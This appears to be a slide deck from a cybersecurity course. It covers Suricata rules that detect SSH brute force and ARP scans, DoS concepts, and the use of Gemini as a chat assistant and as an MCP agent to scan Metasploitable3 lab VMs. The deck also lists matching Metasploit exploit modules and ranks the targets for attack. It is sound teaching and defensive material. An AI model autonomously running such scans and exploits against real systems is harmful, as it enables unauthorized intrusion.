
# VERIFY RULE

- Syntax check
- Suricata restart
- Run on the attacker: `ping -c 20 192.168.56.105`

- Result:



# UNRECOGNIZED: MANY IP ADDRESSES PINGING



The image shows a Wireshark network traffic capture. The top toolbar includes icons for file operations, search, and display filters. Below the toolbar is a filter bar with the text "Apply a display filter ... <Ctrl-/>". The main packet list table contains 15 entries. The first six entries are ARP requests from PCSSystemtec\_ad:25:87 to various broadcast destinations. The seventh and eighth entries are ICMP echo request and reply between 192.168.56.104 and 192.168.56.105. The remaining nine entries are ARP requests from PCSSystemtec\_ad:25:87 to various broadcast destinations.

| No. | Time        | Source                | Destination    | Protocol | Length | Info                      |
|-----|-------------|-----------------------|----------------|----------|--------|---------------------------|
| 1   | 0.000000000 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.101? T |
| 2   | 0.011128737 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.102? T |
| 3   | 0.026281004 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.103? T |
| 4   | 0.036535750 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.113? T |
| 5   | 0.038065530 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.107? T |
| 6   | 0.043475841 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.118? T |
| 7   | 0.047283102 | 192.168.56.104        | 192.168.56.105 | ICMP     | 98     | Echo (ping) request id=0  |
| 8   | 0.047396286 | 192.168.56.105        | 192.168.56.104 | ICMP     | 98     | Echo (ping) reply id=0    |
| 9   | 0.048363594 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.119? T |
| 10  | 0.052349266 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.117? T |
| 11  | 0.054297435 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.116? T |
| 12  | 0.055778790 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.115? T |
| 13  | 0.057856536 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.109? T |
| 14  | 0.059964618 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.110? T |
| 15  | 0.062526038 | PCSSystemtec_ad:25:87 | Broadcast      | ARP      | 60     | Who has 192.168.56.111? T |

# SSH BRUTE FORCE ATTACK



# RULE

- The rule detects if there are many login attempts on SSHD.
- Script 030... shows that these are attempts to guess the password.
- This time the IP address range is specified more precisely: 192.168.56.0/24

# PREPARING SURICATA



- Add the following rule to hhzcs.rules:

```
alert tcp any any -> 192.168.56.0/24 22 (msg:"HHZ: Potential SSH brute force attempt";
flags:S+; threshold:type both, track by_src, count 5, seconds 60; flow: to_server;sid:3000001;
rev:1;)
```

- Verify that the syntax is OK.
- Restart Suricata



# CHECKING THE RULE


- Run script 030....
- 
- 
- 

# TESTING THE RULE

## ATTACKER

```
—(ATTACKER) — $ python 030__Ssh_Brute_Force.py
Trying password: 123456
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
Trying password: password
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
Trying password: admin
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
Trying password: root
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
Trying password: lassie
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
Trying password: 1q2w3e
[!] Error: [Errno None] Unable to connect to port 22 on 192.168.56.105
[-] Password not found.
```

## CLONE

A screenshot of a Suricata alert notification window. The window has a title bar and a main content area. The text inside reads "Suricata Alert: HHZ: Potential SSH brute force attempt". Below the text is a button labeled "okay".

Suricata Alert: HHZ: Potential SSH brute force attempt

okay

# TASK

- Work out the similarities and differences between iptables (firewall) and Suricata (intrusion detection/prevention system).

# EXAMPLE SOLUTION

| critterion           | Suricata                                        | iptables                                    |
|----------------------|-------------------------------------------------|---------------------------------------------|
| complexity           | Rule-based engine, flexible and detailed.       | Simple rules, but less flexible.            |
| Performance          | Can be resource-intensive.                      | It runs efficiently directly in the kernel. |
| Logging              | Extensive logs with details on attack patterns. | Minimal, depending on activated modules.    |
| Recognition pattern  | Enhanced by signatures and preprocessors.       | Limited to defined rules.                   |
| Deployment as an IPS | Supports both IDS and IPS modes.                | Only possible by blocking packets.          |

# EXAMPLE SOLUTION

| feature                        | iptables                                                                   | Suricata                                                                                        |
|--------------------------------|----------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------|
| Surveillance area              | Monitors and filters the traffic that affects <b>your own computer</b> .   | Monitors all network traffic passing through the monitored network interface.                   |
| perspective                    | Works at the firewall level: Blocks or allows packets based on rules.      | Works as an Intrusion Detection System (IDS): Analyzes packets regardless of their destination. |
| Other computers on the network | Cannot detect any attacks targeting <b>other computers</b> on the network. | Detects attacks and suspicious traffic, also for <b>other computers</b> on the network.         |
| Network monitoring             | It is limited to the incoming and outgoing traffic of the local host.      | Can analyze all traffic reaching the network interface (e.g., router function).                 |



# PENTESTING

DEFENSE – PYTHON



# (DISTRIBUTED) DENIAL OF SERVICE ATTACKS

| feature                     | Description                                                                                             |
|-----------------------------|---------------------------------------------------------------------------------------------------------|
| definition                  | A Denial-of-Service (DoS) attack aims to render a target system or network unusable through overload.   |
| Goals                       | Overloading resources such as CPU, memory, bandwidth or specific services (e.g. web server).            |
| Main methods                | <b>1. Traffic Flooding:</b> Overwhelming a system with excessive data traffic.                          |
|                             | <b>2. Resource utilization:</b> Exploiting vulnerabilities to block resources (e.g., open connections). |
|                             | <b>3. Logical errors:</b> Exploiting software flaws to crash services.                                  |
| Protocols that are affected | <b>1. ICMP (Ping Flood):</b> Flooding with Echo Requests (Ping).                                        |
|                             | <b>2. TCP (SYN Flood):</b> Exploiting handshake processes by creating many half-open connections.       |
|                             | <b>3. UDP (UDP Flood):</b> Sending data to random ports to exhaust resources on the receiving side.     |
|                             | <b>4. HTTP (HTTP Flood):</b> Sending many HTTP requests to overload web servers.                        |
|                             | <b>5. DNS (DNS Amplification):</b> Using DNS servers to send large amounts of data to a destination.    |

# (DISTRIBUTED) DENIAL OF SERVICE ATTACKS

| feature            | Description                                                                              |
|--------------------|------------------------------------------------------------------------------------------|
| Difference to DDoS | <b>DoS:</b> A single source initiates the attack.                                        |
|                    | <b>DDoS:</b> Many sources (botnet) coordinate the attack.                                |
| Defense methods    | <b>1. Firewalls:</b> Block unwanted data traffic.                                        |
|                    | <b>2. Intrusion Detection/Prevention:</b> Systems like Suricata for pattern recognition. |
|                    | <b>3. Rate Limiting:</b> Limiting the number of requests a server accepts.               |
|                    | <b>4. Anti-DDoS services:</b> Cloud-based solutions such as Cloudflare or AWS Shield.    |

# DDOS

- The following section examines DoS attacks and network scanning based on ARP and ICMP requests.
- The approach used can of course also be used for other protocols used in (D)DoS attacks.

# TASK: DOS ATTACK ON YOUR OWN COMPUTER

- Please run the program 010.. in PythonScripts on the clone.

- Run the following command on the attacker:

```
ping -c 20 192.168.56.105
```

- Do this immediately after you have set the variable
- What happens on the clone? What happens on the attacker?

# SCAPY SPECIAL FEATURE

- Scapy works with libcap or (raw) native sockets.
- This allows Scapy to receive all network packets in parallel with normal network processing.
- This explains why Scapy still receives the ICMP packets after the firewall has been configured.
- For all other applications and network processing, however, ICMP packets are suppressed.

# DETECTING A NETWORK SCAN (HERE: ARP)

- Start the Python program 020... on the clone.
- Start program 030... on the Attacker
- What happens?

## TASK: EXTEND THE PROGRAM

- Extend the program to detect when a computer on the network makes a large number of ARP requests for different IP addresses within a specific time window.

Number of IP addresses: 10.

Time window: 10 seconds

(See 040...)

# ARP-SCAN DETECTION

## IPTABLES

```
sudo arptables -A INPUT -m limit --
limit 5/min --limit-burst 10 -j DROP
```

## SURICATA

```
alert arp any any -> any any
(msg:"SURICATA ARP Scan Detected";
threshold:type both, track by_src,
count 10, seconds 10; sid:100001;
rev:1;)
```



- `sudo ip link set eth0 promisc on`
- `sudo ip link set eth0 promisc off`

```
(kali㉿kali)-[/mnt/hhz_cs/Python Scripts]
$ ip link show eth0

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
 link/ether 08:00:27:47:ea:59 brd ff:ff:ff:ff:ff:ff

(kali㉿kali)-[/mnt/hhz_cs/Python Scripts]
$ sudo ifconfig eth0 promisc
[sudo] password for kali:

(kali㉿kali)-[/mnt/hhz_cs/Python Scripts]
$ ip link show eth0

2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel
 link/ether 08:00:27:47:ea:59 brd ff:ff:ff:ff:ff:ff
```

An abstract graphic on the left side of the slide, consisting of a network of thin, light-blue lines and small circles, resembling a circuit board or a neural network diagram. The lines are vertical and horizontal, with some diagonal connections, and the circles are placed at various points along these lines.

# CYBERSECURITY IN THE AGE OF AI

# AI ASSISTANT VS. AI AGENT

## AI ASSISTANT (CHAT MODE)

- Input: Nmap output
- AI interprets
- AI sorts out vulnerabilities
- AI suggests approach

→ Human controls tools

## AI AGENT (MCP MODE)

- Input: human task
- AI calls up tools automatically
- Tools generate results
- AI interprets autonomously



→ AI controls tools



AI ASSISTANT



## TASK:

- Run `nmap -A 192.168.100.0/28` in the test environment
  - Copying the output to a file
  - Attach the file to the Gemini chat
  - Enter and execute the prompt from the next slide.
- 
- 
- 

# EVALUATING NMAP -A IN GEMINI

Prompt:

You are a Kali Linux and cybersecurity expert with very good knowledge of penetration testing.

Please create a table for me based on the data in the file (nmap -A scan). List the possible vulnerabilities sorted by severity for each machine, explain the impact of exploiting each vulnerability (root access, database access, etc.), let me know if there is an automated exploit for it (in the msfconsole ), and suggest measures to address the vulnerabilities.

# TARGET: 192.168.100.10 (LINUX / UBUNTU 14.04)

## OS IDENTIFICATION: UBUNTU LINUX, KERNEL 3.X - 4.X. HOSTNAME: METASPLOITABLE3-UB1404

| Service / Port                                       | Weak point                                                                                                                                                                                                         | Severity             | Impact                                                                                                                     | Metasploit (Auto-Exploit)                               | Measures                                                                        |
|------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------|----------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------|---------------------------------------------------------------------------------|
| <b>ProFTPD 1.3.5</b><br><br>(Port 21) <sup>3</sup>   | <b>mod_copy RCE (CVE-2015-3306)</b><br><br>This version is known for a critical vulnerability in the mod_copy module that allows files to be copied within the system without authentication.                      | <b>Critical</b>      | <b>RCE / Root access</b><br><br>An attacker can copy a PHP shell into the web directory and execute code.                  | Yes<br><br>exploit/unix/ftp/proftpd_modcopy_exec        | Update to the latest ProFTPD version; disable mod_copy if not needed.           |
| <b>HTTP / Web Apps</b><br><br>(Port 80) <sup>4</sup> | <b>Outdated web apps (Drupal, phpMyAdmin)</b><br><br>The directory listing shows drupal/ and phpmyadmin/. On Metasploitable systems, these are often massively outdated (e.g., Drupalgeddon).                      | <b>High</b>          | <b>Remote Code Execution (RCE)</b><br><br>Takeover of the web application and often the underlying server (www-data User). | Yes<br><br>(e.g. exploit/multi/http/drupal_drupageddon) | Disable access to directories (indexes); patch CMS and plugins immediately.     |
| <b>samba</b><br><br>(Port 445) <sup>5</sup>          | <b>SMB Guest Access / Info Disclosure</b><br><br>The scan shows account_used: guest and authentication_level: user <sup>6</sup> . Version 4.3.11 could be vulnerable to "SambaCry" (depending on the patch level). | <b>Medium / High</b> | <b>Data theft / RCE</b><br><br>Access to shared folders without a password; possibility to upload malicious files.         | Yes<br><br>(various SMB modules)                        | Disable guest access; harden smb.conf; patch.                                   |
| <b>CUPS 1.7</b><br><br>(Port 631) <sup>7</sup>       | <b>Risky HTTP Methods (PUT)</b><br><br>The service allows the PUT method.                                                                                                                                          | <b>Medium</b>        | <b>File upload</b><br><br>Attackers could manipulate print jobs or overwrite configurations.                               | Possible auxiliary modules                              | Disable the PUT method in the CUPS configuration; restrict access via firewall. |
| <b>MySQL</b><br><br>(Port 3306) <sup>8</sup>         | <b>Unauthorized Access / Weak Creds</b><br><br>The service is accessible from outside the network. Default passwords are often the problem here.                                                                   | <b>Medium</b>        | <b>Database dump</b><br><br>Theft of all DB content.                                                                       | Yes<br><br>auxiliary/scanner/mysql/mysql_login          | Block port 3306 via firewall (localhost only); enforce strong passwords.        |

# TARGET: 192.168.100.11 (WINDOWS SERVER 2008 R2)

OS IDENTIFICATION: WINDOWS SERVER 2008 R2 STANDARD SP1. HOSTNAME: METASPLOITABLE3-WIN2K8

| Service / Port                        | Weak point                                                                                                                                                                | Severity        | Impact                                                                         | Metasploit (Auto-Exploit)                   | Measures                                                                                  |
|---------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|--------------------------------------------------------------------------------|---------------------------------------------|-------------------------------------------------------------------------------------------|
| <b>SMB / Microsoft DS</b>             | <b>EternalBlue (MS17-010)</b>                                                                                                                                             | <b>Critical</b> | <b>System / Administrator Access</b>                                           | Yes                                         | Install security update MS17-010 immediately; disable SMBv1.                              |
| (Port 445) <sup>11111111</sup>        | Windows Server 2008 R2 is the primary target for this exploit. Since message_signing is disabled <sup>(12)</sup> , the system is very likely unpatched.                   |                 | Complete takeover of the server at the kernel level.                           | exploit/windows/smb/ms17_010_eternalblue    |                                                                                           |
| <b>Elasticsearch 1.1.1</b>            | <b>Dynamic Scripting RCE (CVE-2014-3120)</b>                                                                                                                              | <b>Critical</b> | <b>Remote Code Execution</b>                                                   | Yes                                         | Update to the latest Elasticsearch version; restrict access to port 9200.                 |
| (Port 9200) <sup>13</sup>             | This version allows the execution of scripts (MVEL) that are not sandboxed.                                                                                               |                 | Executing commands as a system service.                                        | exploit/multi/elasticsearch/script_mvel_rce |                                                                                           |
| <b>Oracle GlassFish 4.0</b>           | <b>Java deserialization/path traversal</b>                                                                                                                                | <b>High</b>     | <b>RCE / File manipulation</b>                                                 | Yes                                         | Patch the server; do not publicly expose the admin console (4848); restrict HTTP methods. |
| (Port 4848, 8080) <sup>14141414</sup> | GlassFish 4.0 has known vulnerabilities regarding file access and default passwords. Furthermore, risky methods such as PUT/DELETE are present in version <sup>15</sup> . |                 | Uploading .war files (Web Shells) or reading sensitive files (e.g. passwords). | exploit/multi/http/glassfish_deployer       |                                                                                           |
| <b>Apache Jserv (AJP)</b>             | <b>Ghostcat (CVE-2020-1938)</b>                                                                                                                                           | <b>High</b>     | <b>Information Disclosure / RCE</b>                                            | Yes                                         | Disable (if not needed) or patch the AJP connector.                                       |
| (Port 8009) <sup>16</sup>             | The AJP port is open. If Tomcat is unpatched in the background, files can be read.                                                                                        |                 | Reading configuration files or executing code when file upload is possible.    | auxiliary/admin/http/tomcat_ghostcat        |                                                                                           |
| <b>IIS 7.5</b>                        | <b>Risky Methods (TRACE)</b>                                                                                                                                              | <b>Low</b>      | <b>Cross-Site Tracing (XST)</b>                                                | No (more like manual)                       | Disable the TRACE method in IIS Manager.                                                  |
| (Port 80) <sup>17</sup>               | Trace method is enabled.                                                                                                                                                  |                 | steal cookies (including HttpOnly cookies).                                    |                                             |                                                                                           |



# SUMMARY & TACTICAL APPROACH

- The Windows machine (192.168.100.11) represents the easiest target ("low hanging fruit") due to the EternalBlue vulnerability (port 445) and the extremely insecure Elasticsearch version (port 9200). An attack here almost guarantees immediate access to SYSTEM privileges.
- The Linux machine (192.168.100.10) is best attacked via ProFTPD (port 21) or the web applications (Drupal).



# WHAT ELSE COULD WE DO?

Their imagination and fantasy are the limits of what we can still do.



The background is a dark blue gradient with a large, faint, light blue circle in the center. The corners are decorated with white circuit-like line art. The text "AI AGENT" is centered in the lower-left area in a white, bold, sans-serif font.

AI AGENT

# TASK

- Starting the 3 VMs: Kali Linux, Ubuntu, Win2k8
- Starting the MCP server on Kali
- Starting the other MCP server on either Kali or the local PC
- Launch Gemini CLI
- Execute prompt on next slide

# GEMINI CLI INSTRUCTIONS

Prompt:

Run a network scan using nmap.

Identify all hosts.

Identify all services.

List of vulnerabilities sorted by criticality.

Use the Kali MCP tools for this.

Search only within the IP range of 192.168.100.0/28